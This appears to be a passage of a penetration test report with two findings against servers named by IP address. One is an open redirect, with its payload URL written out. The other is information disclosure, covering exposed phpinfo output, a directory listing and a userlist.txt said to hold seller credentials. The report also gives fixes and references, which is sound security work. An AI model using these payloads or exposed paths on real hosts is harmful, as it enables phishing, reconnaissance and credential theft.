
Open redirect vulnerabilities occur when **attackers are able to trick a vulnerable website into redirecting the user to a malicious site.**

Open Redirection Flaw (Severe)	Below given URLs are vulnerable to open redirection. Affected URLs: • http://13.233.114.200/?includelang=https://www.google.com/

Observation:

- Go to Project website, there click on **Lang** and select any language.
- There you will notice http://13.233.114.200/?includelang=lang/en.php as URL in browser.
- Just erase lang/en.php or lang/en.php and write the URL you want, press enter.
- Payload used is http://13.233.114.200/?includelang=https://www.google.com/
- You will be redirected to Written website.

POC (Proof of concept)



13.233.114.200/?includelang=https://www.google.com/

Business Impact – Extremely High

An http parameter may contain a URL value and could cause the web application to redirect the request to the specified URL. By modifying the URL value to a malicious site, an attacker may successfully launch a phishing scam and steal user credentials. Because the server name in the modified link is identical to the original site, phishing attempts have a more trustworthy appearance.

Recommendation

- Disallow Offsite Redirects.
- If you have to redirect the user based on URLs, instead of using untrusted input you should always use an ID which is internally resolved to the respective URL.
- If you want the user to be able to issue redirects you should use a redirection page that requires the user to click on the link instead of just redirecting them.
- You should also check that the URL begins with http:// or https:// and also invalidate all other URLs to prevent the use of malicious URIs such as javascript.

Open Redirection

References

- https://cwe.mitre.org/data/definitions/601.html
- https://www.hacksplaining.com/prevention/open-redirects

12. Information Disclosure Due to Default Pages


Directory Listing (Moderate)	Below given URLs Reveals Server Information. Affected URLs: • http://13.126.86.26/phpinfo.php • http://13.126.86.26/robots.txt • http://13.126.86.26/userlist.txt • http://13.126.86.26/composer.json • http://13.126.86.26/composer.lock

Observations:

- Just navigate to above given URLs, you will find Server informations, which helps attacker to perform deeper attack.

POC(Proof of Concept)

- Go to http://13.126.86.26/robots.txt here you will see static/images directory, so navigate to http://13.126.86.26/static/images/ you will find images of users.




Index of /static/images/

```
../
customers/                                         05-Jan-2019 06:00                   -
icons/                                             05-Jan-2019 06:00                   -
products/                                          05-Jan-2019 06:00                   -
banner-large.jpeg                                  05-Jan-2019 06:00              672352
banner.jpeg                                        07-Jan-2019 08:49              452884
card.png                                           07-Jan-2019 08:49               91456
default_product.png                                05-Jan-2019 06:00                1287
donald.png                                         05-Jan-2019 06:00               10194
loading.gif                                        07-Jan-2019 08:49               39507
pluto.jpg                                          05-Jan-2019 06:00                9796
popoye.jpg                                         05-Jan-2019 06:00               14616
profile.png                                        05-Jan-2019 06:00               15187
seller_dashboard.jpg                               05-Jan-2019 06:00               39647
shoe.png                                           05-Jan-2019 06:00               77696
socks.png                                          05-Jan-2019 06:00               67825
tshirt.png                                         05-Jan-2019 06:00               54603
```

POC(Proof of Concept)

- Go to http://13.126.86.26/phpinfo.php you will find server information.




13.126.86.26/phpinfo.php

PHP Version 5.6.39-1+ubuntu18.04.1+deb.sury.org+1

System	Linux ip-172-26-7-22 5.4.0-1030-aws #31~18.04.1-Ubuntu SMP Tue Nov 17 10:48:34 UTC 2020 x86_64
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/5.6/fpm
Loaded Configuration File	/etc/php/5.6/fpm/php.ini
Scan this dir for additional .ini files	/etc/php/5.6/fpm/conf.d
Additional .ini files parsed	/etc/php/5.6/fpm/conf.d/10-mysqlnd.ini, /etc/php/5.6/fpm/conf.d/10-opcache.ini, /etc/php/5.6/fpm/conf.d/10-pdo.ini, /etc/php/5.6/fpm/conf.d/15-xml.ini, /etc/php/5.6/fpm/conf.d/20-calendar.ini, /etc/php/5.6/fpm/conf.d/20-ctype.ini, /etc/php/5.6/fpm/conf.d/20-curl.ini, /etc/php/5.6/fpm/conf.d/20-dom.ini, /etc/php/5.6/fpm/conf.d/20-exif.ini, /etc/php/5.6/fpm/conf.d/20-fileinfo.ini, /etc/php/5.6/fpm/conf.d/20-ftp.ini, /etc/php/5.6/fpm/conf.d/20-gd.ini, /etc/php/5.6/fpm/conf.d/20-gettext.ini, /etc/php/5.6/fpm/conf.d/20-iconv.ini, /etc/php/5.6/fpm/conf.d/20-json.ini, /etc/php/5.6/fpm/conf.d/20-mbstring.ini, /etc/php/5.6/fpm/conf.d/20-mysql.ini, /etc/php/5.6/fpm/conf.d/20-mysqli.ini, /etc/php/5.6/fpm/conf.d/20-pdo_mysql.ini, /etc/php/5.6/fpm/conf.d/20-pdo_sqlite.ini, /etc/php/5.6/fpm/conf.d/20-phar.ini, /etc/php/5.6/fpm/conf.d/20-posix.ini, /etc/php/5.6/fpm/conf.d/20-readline.ini, /etc/php/5.6/fpm/conf.d/20-shmop.ini, /etc/php/5.6/fpm/conf.d/20-simplexml.ini, /etc/php/5.6/fpm/conf.d/20-sockets.ini, /etc/php/5.6/fpm/conf.d/20-sqlite3.ini, /etc/php/5.6/fpm/conf.d/20-sysvmsg.ini, /etc/php/5.6/fpm/conf.d/20-sysvsem.ini, /etc/php/5.6/fpm/conf.d/20-sysvshm.ini, /etc/php/5.6/fpm/conf.d/20-tokenizer.ini, /etc/php/5.6/fpm/conf.d/20-wddx.ini, /etc/php/5.6/fpm/conf.d/20-xmlreader.ini, /etc/php/5.6/fpm/conf.d/20-xmlwriter.ini, /etc/php/5.6/fpm/conf.d/20-xsl.ini
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API220131226,NTS
PHP Extension Build	API20131226,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	enabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar


POC(Proof of Concept)

- This URL http://13.126.86.26/userlist.txt Reveals credentials of seller.



